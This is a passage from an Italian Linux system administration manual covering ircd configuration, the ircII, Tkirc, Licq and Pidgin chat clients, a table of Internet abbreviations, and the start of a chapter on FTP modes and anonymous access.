Il demone '**`ircd`**' può essere configurato in modo da gestire autonomamente il protocollo IDENT e altri sistemi di controllo. In questo senso, generalmente non viene inserito il controllo del TCP wrapper.

37.2.4.1 Messaggio del giorno

Nel momento di una nuova connessione al servizio IRC, il servente mostra il messaggio del giorno. In un sistema GNU/Linux, questo messaggio potrebbe essere contenuto nel file '`/etc/ircd/ircd.motd`' (si tratta di un file di testo normale). In generale è importante predisporre questo file in modo da mostrare le notizie essenziali che si vogliono far conoscere agli utenti IRC, soprattutto per ciò che riguarda le regole di comportamento richieste.

37.2.4.2 Configurazione

La configurazione può essere molto semplice per la realizzazione di un servente IRC interno, per una rete che non può essere raggiunta dall'esterno, ma ovviamente le cose cambiano nel momento in cui si vuole realizzare una rete IRC. Qui vengono mostrati solo alcuni elementi della configurazione, utili per realizzare un servente singolo, senza problemi di accesso.

Il file di configurazione è un file di testo normale, dove le righe che iniziano con il simbolo '**#**' sono commenti e le righe vuote o bianche vengono ignorate. Le direttive hanno una forma un po' strana, dove tutto inizia con una lettera che descrive il tipo di informazione che viene fornita dalla direttiva:

x **:** ***informazione_1*** **:** ***informazione_2*** **:** … **:** ***informazione_n***

In generale si dovrebbe disporre di un file di configurazione di partenza commentato adeguatamente, con tutti gli esempi di queste direttive (anche se mostrate solo come commenti). Qui vengono descritte alcune direttive essenziali per la realizzazione di un servente IRC locale e isolato.

Una cosa da considerare nel caso il file contenga direttive che devono essere elaborate secondo un ordine preciso è il fatto che il file viene letto in ordine inverso, ovvero vengono lette prima le ultime direttive.

M

`M`**:** ***nome_del_servente*** **:** `*` **:** ***descrizione*** **:** ***porta*** **:** ***numero_servente***

Questa direttiva serve a definire il nome a dominio del servente, la descrizione del servizio IRC, la porta in cui resta in ascolto il servente e il numero di ordine nella rete IRC. Questo ultimo numero è un intero che va da 1 a 64 e va stabilito in base alla gerarchia di una rete IRC; se si tratta dell'unico servente, deve essere necessariamente indicato il numero uno, come si vede nell'esempio seguente:

```
M:dinkel.brot.dg:*:Mia IRC:6667:1
```

Nel caso in cui il demone '**ircd**' venga utilizzato attraverso il controllo del supervisore dei servizi di rete, potrebbe essere necessario indicare una porta diversa da quella standard, per non interferire proprio con il supervisore stesso che già apre quella porta. Per esempio:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
```

È da considerare il fatto che un demone '**ircd**' compilato espressamente per l'utilizzo attraverso il supervisore dei servizi di rete potrebbe non essere in grado di funzionare in modo autonomo, in ogni caso.

A

`A`**:** ***riga_1*** **:** ***riga_2*** **:** … **:** ***riga_n***

Si tratta della direttiva con cui si definiscono delle informazioni amministrative, elencate con il comando '**/admin**'. In pratica viene mostrato il contenuto dei campi in righe differenti. Si osservi l'esempio seguente che dovrebbe essere sufficientemente intuitivo:

```
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
```

I

`I`**:** ***maschera_ip*** **:** ***parola_d'ordine*** **:** ***maschera_dominio*** **: :** ***classe***

Questa direttiva stabilisce i limiti di accesso al servizio in base a una maschera IP e a una maschera del nome a dominio; queste maschere si riferiscono ovviamente ai nodi che accedono come clienti. Le maschere in questione si realizzano facilmente utilizzando il simbolo '`*`' come variabile indefinita. In generale, l'esempio seguente consente qualsiasi accesso:

```
I:*::*::1
```

Il campo finale, riferito alla classe, deriva dalla definizione delle classi attraverso le direttive '**Y**' che qui non vengono descritte, non essendo indispensabili. In ogni caso, il numero uno rappresenta tutte le classi possibili simultaneamente.

Il campo centrale riservato a una parola d'ordine serve a consentire l'accesso solo attraverso l'indicazione di questa. Tuttavia, a seconda di come è stato compilato il demone '**ircd**', questa potrebbe dover essere inserita in modo cifrato. In tal caso dovrebbe anche essere presente un programma apposito per generare tali parole d'ordine cifrate.

K

`K`**:** ***maschera_nodo*** **:** ***motivazione*** **:** ***maschera_utente***

Questa direttiva, non obbligatoria, consente di escludere esplicitamente una combinazione di nodi e di utenti che tentano di accedere da questi nodi. Le maschere in questione si realizzano con l'uso del carattere '`*`', con cui si rappresenta la solita stringa indefinita. In particolare, il nodo può essere indicato per nome (a dominio) oppure per numero IP. L'esempio seguente esclude gli utenti il cui nome inizia per '**dan**' e accedono dalla rete **.brot.dg*:

```
K:*.brot.dg:Accesso sospeso per un mese:dan*
```

Per concludere la descrizione della configurazione, l'esempio seguente mostra il caso di una configurazione minima, con le sole direttive indispensabili:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
I:*::*::1
```

37.2.4.3 Avvio del demone

`ircd` [***opzioni***]…

Il demone '**ircd**' può funzionare in due modi diversi: legato al supervisore dei servizi di rete, oppure indipendentemente da questo. Nel primo caso si utilizza l'opzione '**-i**' e nel file '`/etc/inetd.conf`' non si inserisce il controllo di '**tcpd**', perché si creerebbero dei problemi a causa dell'uso del protocollo IDENT:

```
…
ircd  stream  tcp  wait  irc  /usr/sbin/ircd ircd -i
…
```

Diversamente, il demone può essere avviato come un comando normale, senza nemmeno dover aggiungere la richiesta esplicita di funzionamento sullo sfondo. In effetti, dal momento che si utilizza normalmente una porta TCP non privilegiata, ogni utente comune può, teoricamente, avviare questo tipo di servizio. Segue l'elenco di alcune opzioni della riga di comando di '**ircd**'.

Opzione	Descrizione
`-t`	Fa in modo che il demone funzioni in primo piano, emettendo tutte le sue informazioni diagnostiche attraverso lo standard output.
`-x`***n***	Definisce il livello diagnostico richiesto: maggiore è il valore ***n***, maggiore è la quantità di informazioni che si ottengono.
`-i`	Stabilisce che il demone è sotto il controllo del supervisore dei servizi di rete.
`-f` ***file_di_configurazione***	Stabilisce espressamente da quale file trarre la configurazione.
`-c`	Si usa questa opzione quando si avvia il demone attraverso uno script della procedura di inizializzazione del sistema, per cui è necessario che il demone stesso si sganci dallo script e diventi un processo dipendente direttamente da Init.

37.2.5 Dal lato del cliente

Il compito di un programma cliente IRC è quello di consentire la comunicazione effettiva tra l'utente umano e il servente IRC. La prima cosa che avviene è la ***registrazione***, attraverso la quale l'utente ottie-

ne l'accesso al servizio assieme alla definizione del proprio nominativo. Una volta instaurata la connessione, l'utente ha la possibilità di unirsi a uno o più canali di discussione, creandoli automaticamente se questi non sono già presenti.

Qui si considerano solo due programmi, ircII e Tkirc, dove il secondo è solo un programma frontale che si avvale in pratica del primo per la comunicazione effettiva.

ircII[9] è il programma cliente standard per comunicare con IRC. Si utilizza attraverso un terminale a caratteri normale, dove lo schermo è diviso in due parti: quella superiore per mostrare i messaggi che scorrono verso l'alto; quella inferiore che è semplicemente la riga da cui si impartiscono i comandi. Il programma eseguibile è '**irc**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

```
$ irc tizio dinkel.brot.dg [Invio]
```

```
*** Welcome to the Internet Relay Network tizio (from dinkel.brot.dg)
*** /etc/irc/script/local V0.5 for Debian finished. Welcome to ircII.
*** If you have not already done so, please read the new user
*** information with
+/HELP NEWUSER
*** Your host is dinkel.brot.dg, running version u2.10.07.0
*** This server was created Fri Dec 17 1999 at 19: 54:56 CST
*** umodes available dioswkg, channel modes available biklmnopstv
*** There are 1 users and 0 invisible on 1 servers
*** This server has 1 clients and 0 servers connected
*** Highest connection count: 1 (1 clients)
*** - dinkel.brot.dg Message of the Day -
*** - 16/3/2001 20:44
*** - Benvenuto presso irc.brot.dg
*** -
*** on 1 ca 1(2) ft 10(10)



[1] 20:45 tizio * type /help for help
_
```

In questo caso, il messaggio del giorno è soltanto «Benvenuto presso irc.brot.dg», visibile in basso; il resto è stato generato automaticamente dal servente. La riga contenente la stringa

```
[1] 20:45 tizio * type /help for help
```

è la linea di demarcazione tra la parte superiore contenente i messaggi e la parte inferiore riservata ai comandi dell'utente. Come si può vedere, viene suggerito l'uso del comando '**/help**' per richiamare l'elenco dei comandi disponibili.

Se si impartisce il comando '**/help**', come suggerito, si passa a un contesto differente, in cui si possono ottenere informazioni dettagliate su questo o quel comando:

```
/help [Invio]
```

```
!           :           abort       admin       alias
assign      away        basics      beep        bind
brick       bye         cd          channel     clear
commands    comment     connect     ctcp        date
dcc         deop        describe    die         digraph
dmsg        dquery      echo        encrypt     etiquette
eval        exec        exit        expressions flush
foreach     help        history     hook        icb
if          ignore      info        input       intro
invite      ircii       ison        join        kick
kill        lastlog     leave       links       list
load        lusers      me          menus       mload
mode        motd        msg         names       news
newuser     nick        note        notice      notify
on          oper        parsekey    part        ping
query       quit        quote       rbind       redirect
rehash      restart     rules       save        say
send        sendline    server      servlist    set
signoff     sleep       squery      squit       stats
summon      time        timer       topic       trace
type        userhost    users       version     wait
wallops     which       while       who         whois
whowas      window      xecho       xtype
[1] 20:56 daniele * type /help for help
```



```
Help?
```

Si può osservare dalla figura che, nella riga di comando, appare un invito che prima non era presente: '**Help?**', a significare che si può indicare il nome di un comando di quelli elencati per conoscerne la sintassi. Per esempio:

```
Help? help [Invio]
```

```
*** Help on help
Usage: HELP [<command> [<subcommands>]]
  Shows help on the given command.  The help documentation
  is set up in a hierarchical fashion.  That means that
  certain help topics have sub-topics under them.  For
  example, doing
    HELP ADMIN
  gives help on the admin command, while:
    HELP SET
  gives help on the set command and also displays a list of
  sub-topics for SET.  To get help on the subtopics, you
  would do:
    HELP SET <subtopic>
  where <subtopic> is one of the subtopics.  If you are
  using the built in help, then you need only type the
  subtopic name.  The input prompt will indicate what help
  level you are on.  Hitting return will move you up one
  level.

  At any time, you can specify a ? to get a list of
  subtopics without the associated help file, for example:
    HELP ?
  gives a list of all main help topics.  The following:
    HELP BIND ?
  gives the list of all BIND subtopics.  If you use a ? with
[1] 21:00 daniele * type /help for help
*** Hit any key for more, 'q' to quit ***
```

Come si vede, se non c'è abbastanza spazio per visualizzare tutto il testo disponibile, basta digitare un carattere qualunque per vedere la pagina successiva, oppure basta inserire la lettera '**q**' per terminare.

Alla fine della navigazione nella guida interna, basta premere il tasto [*Invio*] senza specificare il nome di alcun comando per ritornare alla modalità di funzionamento normale, dove non appare alcun invito.

```
Help? [Invio]
```

I comandi impartiti a ircII sono preceduti dal simbolo '**/**', per distinguerli dal testo dei messaggi che invece vanno inviati al canale di discussione.


Generalmente, quando ci si trova di fronte all'invito normale, è possibile richiamare i comandi precedenti scorrendo con i tasti [*freccia-su*] e [*freccia-giù*].

Si conclude il funzionamento di ircII con il comando '**/quit**'.

Tkirc[10] è un programma frontale per ircII. Il programma eseguibile è '**tkirc**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

```
$ tkirc tizio dinkel.brot.dg [Invio]
```


Figura 37.22. Schermata iniziale all'avvio di Tkirc.



Utilizzando il menù a tendina, è possibile ottenere un'altra finestra con la quale comunicare in un altro canale. Si utilizza precisamente la voce *New window* dal menù *Project*.

Nella colonna destra, vengono elencati gli utenti che partecipano al canale con cui si sta comunicando. Con un clic doppio del mouse si ottengono le informazioni su di loro, come si vede nella figura 37.23.

Figura 37.23. Informazioni sugli utenti collegati allo stesso canale.



37.2.6 Utilizzo di massima di un cliente IRC

Generalmente, prima di entrare in un canale si può avere l'interesse di visualizzare l'elenco di quelli disponibili. Questo si ottiene con il comando '**/list**'. Per esempio, con ircII:

/list [*Invio*]

```
*** Channel    Users  Topic
*** #prova     1
*** #pippo     3
```

Come si vede, il nome di un canale inizia con il carattere '**#**' per convenzione. In alternativa, il nome di un canale può iniziare anche per '**&**', ma in tal caso si tratta di un canale che riguarda esclusivamente il servente al quale si è connessi, per cui non si diffonde agli altri serventi della stessa rete IRC.

Nello stesso modo, può essere utile visualizzare l'elenco degli utenti collegati. Questo si ottiene con il comando '**/names**', che va usato comunque con parsimonia, considerando che una rete IRC «normale» è sempre molto affollata.

/names [*Invio*]

```
Pub: #prova     tizio @daniele
Pub: #pippo     caio @sempronio
```

Nell'elenco degli utenti, gli operatori di canale sono evidenziati dal prefisso '**@**'. Eventualmente, se si vede il simbolo '*****' come prefisso, si tratta di un operatore IRC.

Il programma cliente che si utilizza potrebbe attribuire automaticamente il nominativo per accedere alla rete IRC, sfruttando presumibilmente il nominativo utente usato per accedere al proprio elaboratore. Se il nome in questione non è compatibile, eventualmente perché già utilizzato, è il programma cliente stesso che richiede di indicare un altro nominativo. In ogni caso, è possibile cambiare il proprio nome attraverso il comando '**/nick**':

/nick pinco [*Invio*]

L'esempio mostra il caso in cui l'utente desideri usare il nome '**pinco**', ammesso che questo non sia già utilizzato nella rete IRC in cui si è connessi.

Il nominativo usato all'interno di una rete IRC non può essere più lungo di nove caratteri.

Ci si aggrega a un canale con il comando '**/join**'. Se il canale indicato non esiste ancora, viene creato per l'occasione e l'utente che lo crea ne diventa l'operatore.

/join #prova [*Invio*]

L'esempio mostra il caso in cui ci si voglia aggregare al canale '**#prova**'. È importante ricordare che è necessario il prefisso davanti al nome, come si vede dall'esempio.

Quando ci si trova in un canale, ciò che si digita senza il prefisso '**/**', viene trasmesso al canale stesso:

Ciao a tutti! [*Invio*]

Come ci si unisce a un canale, ci si può allontanare. Questo si ottiene con il comando '**/leave**':

/leave #prova [*Invio*]

Segue il riepilogo di alcuni comandi essenziali per l'uso di un cliente IRC.

Comando	Descrizione
`/list` [*opzioni*]	Elenca i canali presenti nella rete IRC.
`/names` [*opzioni*] [*canale*]	Elenca gli utenti presenti nella rete IRC, oppure solo quelli presenti in un canale particolare.
`/nick` ***nome***	Consente di modificare, o di stabilire, il proprio nominativo nell'ambito della rete IRC.
`/who` ***canale***	Consente di elencare gli utenti che sono presenti nel canale indicato.
`/whois` ***nome*** [, ***nome***]…	Consente di elencare le informazioni disponibili sugli utenti elencati. I nomi possono essere anche composti con caratteri jolly, ovvero con l'uso dell'asterisco per indicare una stringa qualunque.
`/join` ***canale***	Consente di entrare in un canale.
`/msg` ***nome messaggio***	Consente di inviare un messaggio esclusivamente all'utente indicato.
`/dcc chat` ***nome***	Invia all'utente indicato una richiesta per instaurare una connessione privilegiata tra i due. Se l'altro utente risponde con lo stesso comando, si ottiene questa connessione. Per comunicare in modo privato, i due usano il comando '**msg =***nome* …'.
`/msg =`***nome messaggio***	Invia un messaggio esclusivamente all'utente indicato, che precedentemente è stato collegato con un comando '**/dcc chat**'.
`/quit` [*messaggio*]	Chiude il funzionamento del programma cliente, ma prima si allontana dal canale, se necessario, inviando eventualmente il messaggio indicato.

37.3 ICQ: «I-seek-you»

ICQ è un sistema di messaggistica istantanea, originariamente di Mirabilis, che gestisce i serventi ICQ. Sono disponibili diversi programmi clienti per accedere al servizio, anche nell'ambito del software libero.

Attraverso ICQ un utente si registra presso un servente, specificando una parola d'ordine. Il servente assegna all'utente un numero, definito UIN, ovvero *Universal Internet number*, e da quel momento si stabilisce l'abbinamento tra UIN e parola d'ordine. Successivamente l'utente può abbinare a questo numero qualche informazione in più su di sé.

L'utente si collega al servente ICQ quando desidera annunciare la sua presenza nella rete. Il servente ICQ accetta l'utente dopo aver confrontato il numero UIN con la parola d'ordine stabilita originariamente.

Quando un utente ICQ cerca un contatto con un altro utente, può fare una ricerca in base al numero UIN e poche altre informazioni.

Per ottenere un numero UIN è possibile eseguire una registrazione presso *https://www.icq.com/join* , oppure ci si può affidare alle funzioni del proprio programma cliente; inoltre, una volta ottenuto il numero UIN, si può anche accedere a *http://www.icq.com/* , dove sono disponibili altri servizi.


37.3.1 Licq

Licq[11] è un programma cliente per il servizio ICQ. Si utilizza attraverso l'eseguibile '**licq**' che di norma si avvia senza argomenti:


```
licq [opzioni]
```

La prima volta che si avvia viene proposta la registrazione presso un servente ICQ, in modo da ottenere un numero UIN; eventualmente si ottiene la stessa maschera dalla voce *Owner Manager* del menù *System Functions*:


Se si seleziona la richiesta di un nuovo UIN (con il pulsante grafico REGISTER), appare successivamente la richiesta di inserimento della parola d'ordine, la quale deve essere al massimo di **otto caratteri** e non può essere più corta di sei:



Se tutto procede come previsto, si ottiene il numero UIN e si può poi continuare compilando le informazioni personali che si intendono rendere pubbliche; eventualmente si ottiene la stessa maschera dalla voce *Info* del menù *System Functions*:



Per cercare una persona, si seleziona la voce *Add User*, dal menù *User Functions*. È possibile specificare direttamente il numero UIN, oppure si può fare una ricerca in base al soprannome, al nome, al cognome, o all'indirizzo di posta elettronica (sempre che questi dati siano stati annotati dalla persona cercata):



Se si ha fortuna, si ottiene un elenco di contatti (non tutti i numeri UIN corrispondono effettivamente a persone reali), dal quale è possibile selezionare chi aggiungere al proprio elenco. Successivamente è possibile tentare di comunicare con questi, oppure è possibile sapere quando sono collegati alla rete anche loro.


Per mostrare la propria presenza attiva nella rete, bisogna selezionare la voce *Online*, dal menù *Status*.

37.3.2 Pidgin


Pidgin,[12] noto originariamente con il nome Gaim, è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche ICQ. Si avvia attraverso l'eseguibile '**pidgin**' e di norma non si utilizzano opzioni:

```
pidgin [opzioni]
```


Il programma potrebbe presentarsi con diverse finestre; in particolare quella dell'elenco delle utenze configurate, che inizialmente potrebbe essere vuota (in questo caso, invece, appaiono già due utenze: una per il sistema di MSN e l'altra per Jabber). Eventualmente, si ottiene tale elenco selezionando il pulsante ACCOUNTS:



Per aggiungere un'utenza di ICQ si procede selezionando il pulsante grafico ADD. Si ottiene la maschera che appare nella figura successiva, già compilata per il numero UIN 287316637:



Dopo la conferma, l'elenco delle utenze contiene quella appena inserita:



Per accedere al servizio di ICQ, basta fare un clic sulla casella *Online*; se nel momento dell'inserimento dell'utenza non è stato richiesto di memorizzare la parola d'ordine, questa va indicata contestualmente, in una mascherina che appare appositamente.

Si osservi che con Pidgin non è possibile registrare una nuova utenza per il sistema di ICQ; quindi, questa va creata, eventualmente, con i programmi specifici per tale protocollo.

37.4 Abbreviazioni di Internet

Spesso, quando si usa la posta elettronica, o altri sistemi di comunicazione testuale, si vedono usare delle sigle, il cui significato a volte sfugge. Storicamente, l'uso di sigle speciali per fare riferimento a concetti ben definiti deriva dalla telegrafia, prima su filo, poi senza filo. Questo ha prodotto il famoso codice «Q» standardizzato attraverso convenzioni internazionali.

La comunicazione odierna non ha più bisogno di abbreviare i messaggi e le abbreviazioni servono solo a creare un gergo che esclude in qualche modo chi non lo conosce. Sotto questo aspetto, non è cortese l'uso di abbreviazioni. Tuttavia, c'è chi non può proprio farne a meno, per cui diventa necessario avere un promemoria per queste cose. La tabella successiva riporta l'elenco delle abbreviazioni più comuni, assieme al loro significato originale (in inglese):

Acronimo	Significato	Acronimo	Significato
AFAICT	As Far As I Can Tell	AFAIK	As Far As I Know
AFK	Away From Keyboard	ASAP	As Soon As Possible
B4	Before	BBL	Be Back Later
BRB	Be Right Back	BTW	By The Way
CUL	See You Later	EOF	End Of File
FAQ	Frequently Asked Question	FOC	Free Of Charge
GA	Go Ahead	HHOJ	Ha Ha, Only Joking
HHOS	Ha Ha, Only Serious	IMBO	In My Bloody Opinion
IME	In My Experience	IMHO	In My Humble Opinion
IMO	In My Opinion	IOW	In Other Words
IRL	In Real Life	ISTM	It Seems To Me
ITRW	In The Real World	JAM	Just A Minute

Acronimo	Significato	Acronimo	Significato
L8R	Later	MUD	Multi User Dungeon
MUG	Multi User Game	OAO	Over And Over
OBTW	Oh, By The Way	OIC	Oh, I See
OMG	Oh My God	OTOH	On The Other Hand
ROFL	Rolls On Floor Laughing	RSN	Real Soon Now
RTFAQ	Read The FAQ	RTFM	Read The Fucking Manual
RUOK	Are You OK	TIA	Thanks In Advance
TNX	Thanks	TTYL	Talk To You Later
TVM	Thanks Very Much	WTH	What The Hell
YHM	You Have Mail		

37.5 Riferimenti

- *Internet Relay Chat (IRC) help*, http://www.irchelp.org/
- David Caraballo, Joseph Lo, *The IRC prelude*, http://www.irchelp.org/irchelp/new2irc.html
- *ICQ*, http://www.icq.com
- *Licq*, http://licq.sourceforge.net/
- *Pidgin*, http://pidgin.im
- *CenterICQ*, http://thekonst.net/centericq
- *aMSN*, http://sourceforge.net/projects/amsn/
- *LMME*, http://sourceforge.net/projects/lmme
- *Jabber*, http://www.jabber.org
- *Cabber*, http://cabber.sourceforge.net
- *Yahoo*, http://www.yahoo.com

[1] **Sysvinit** GNU GPL

[2] **Write** UCB BSD

[3] **Wall** UCB BSD

[4] **Talk** UCB BSD

[5] **ytalk** software libero con licenza speciale

[6] **Rwall** UCB BSD

[7] In generale un canale può essere privato, segreto oppure pubblico.

[8] **Ircd** GNU GPL con residui UCB BSD

[9] **ircII** software libero con licenza speciale

[10] **Tkirc** GNU GPL

[11] **Licq** GNU GPL

[12] **Pidgin** GNU GPL

Quando il trasferimento di file riguarda un ambito che supera l'estensione di una piccola rete locale, non è conveniente consentire l'utilizzo della condivisione del file system (NFS) o della copia remota. A questo scopo si prestano meglio altri protocolli; storicamente, il più importante è stato il protocollo FTP (*File transfer protocol*). Oggi è però superato, oltre che essere un protocollo problematico per la configurazione dei filtri TCP/IP e dei router NAT. In altri termini: il protocollo FTP è importante e occorre conoscerne le caratteristiche; tuttavia è meglio evitare di predisporre servizi basati su FTP, se si possono utilizzare delle alternative migliori.


Il servizio FTP viene offerto da un demone che funge da servente e viene utilizzato da un programma cliente in grado di comunicare attraverso il protocollo FTP. Il funzionamento di un programma cliente tradizionale è paragonabile a quello di una shell specifica per la copia di file da e verso un sistema remoto.

38.1 Caratteristiche elementari del protocollo

In generale, il protocollo FTP si avvale di TCP al livello inferiore, utilizzando precisamente due connessioni TCP per ogni sessione del protocollo FTP. Ciò costituisce un problema molto importante quando si deve controllare in qualche modo il traffico relativo al protocollo FTP, pertanto occorre conoscere come si sviluppa questa connessione. Infatti si distinguono due modalità di utilizzo del protocollo FTP: attiva e passiva. In entrambi i casi, il servente FTP è inizialmente in ascolto della porta 21.


Quando il protocollo FTP viene utilizzato in modalità attiva, il programma cliente apre una porta locale, n, non privilegiata ($n > 1024$), iniziando una connessione TCP con la porta 21 dell'elaboratore che contiene il servente FTP. Nell'ambito di questa connessione vengono inviati dal programma cliente dei comandi al programma servente. Per consentire lo scambio di dati, deve essere aperta una seconda connessione TCP tra i due programmi; per questo il programma cliente apre una seconda porta locale, la quale dovrebbe corrispondere a n+1, informando di questo il programma servente attraverso la connessione già attiva. A questo punto, **il programma servente inizia la seconda connessione TCP** utilizzando la propria porta 20, contattando presso l'elaboratore del programma cliente la porta n+1 (o qualunque altra porta comunicata dal programma cliente).

Figura 38.1. Fasi di una sessione FTP attiva.



Quando il protocollo FTP viene utilizzato in modalità passiva, il programma cliente si comporta inizialmente come nel caso della modalità attiva, iniziando una connessione TCP con la porta 21 dell'elaboratore che contiene il servente FTP. Questa volta, però, chiede al programma servente di operare in modalità «passiva». Così facendo, è il programma servente che apre una porta non privilegiata e comunica al programma cliente il valore di questa, in modo che sia sempre il programma cliente a iniziare tale connessione TCP.

Figura 38.2. Fasi di una sessione FTP passiva.



Quando in una rete si attuano delle tecniche di trasformazione degli indirizzi e delle porte, oppure si intende filtrare il traffico, il controllo del protocollo FTP diventa un problema, proprio a causa dell'apertura di questa connessione secondaria: dal lato servente è più comodo usare la modalità attiva, mentre dal lato cliente è più conveniente la modalità passiva. Purtroppo, nessuna delle due situazioni è equilibrata ed è questo il limite del protocollo FTP.

Come si può intuire, è il programma cliente che chiede alla controparte di utilizzare una o l'altra modalità. Esistono programmi clienti che in modo predefinito utilizzano la modalità attiva, mentre altri che fanno il contrario; di solito i programmi più recenti sono impostati in modo da usare la modalità passiva se non si specifica diversamente con la configurazione.

38.2 Identificazione e privilegi

Il sistema di trasferimento di file attraverso FTP richiede una forma di autenticazione, in base alla quale il servente può dare privilegi differenti agli utenti.

Generalmente, perché un utente registrato venga accettato per una sessione FTP è necessario che presso il servente abbia una parola d'ordine (non sono quindi ammessi utenti senza parole d'ordine) e una shell valida, cioè compresa nell'elenco del file '`/etc/shells`'. Questo ultimo particolare non è trascurabile, infatti, a volte si sospende l'utilizzo di un'utenza modificando il campo della shell nel file '`/etc/passwd`' con qualcosa di non valido.

Oltre a queste limitazioni, si utilizza solitamente il file '`/etc/ftpusers`' per determinare quali utenti **non** possono essere accettati per una sessione di FTP normale. In questo elenco vanno messi in particolare gli utenti di sistema, come per esempio '**`root`**', '**`bin`**' e '**`mail`**'.

Se si vuole permettere l'accesso a utenti che non sono registrati nel proprio sistema (si parla di utenti che non sono previsti nel file '`/etc/passwd`'), è possibile abilitare l'utilizzo dell'FTP anonimo. Per questo è necessario che sia stato previsto un utente speciale nel file '`/etc/passwd`': '**`ftp`**'.[1]

```
…
ftp:*:101:101::/var/ftp:/bin/false
…
```

A questo utente non viene abbinata alcuna parola d'ordine valida e nemmeno una shell utilizzabile.

Per utilizzare un servizio FTP in modo anonimo si può accedere identificandosi come '**`ftp`**', oppure '**`anonymous`**'. Di norma, viene richiesta ugualmente una parola d'ordine che però non viene (e non può essere) controllata: per convenzione si inserisce l'indirizzo di posta elettronica.[2]

Generalmente, un servente FTP che consente l'accesso anonimo, fa sì che tali utenti non identificati possano accedere solo alla directory personale dell'utente fittizio '**`ftp`**', senza poter esplorare il resto del file system.

38.3 Facilitare le ricerche

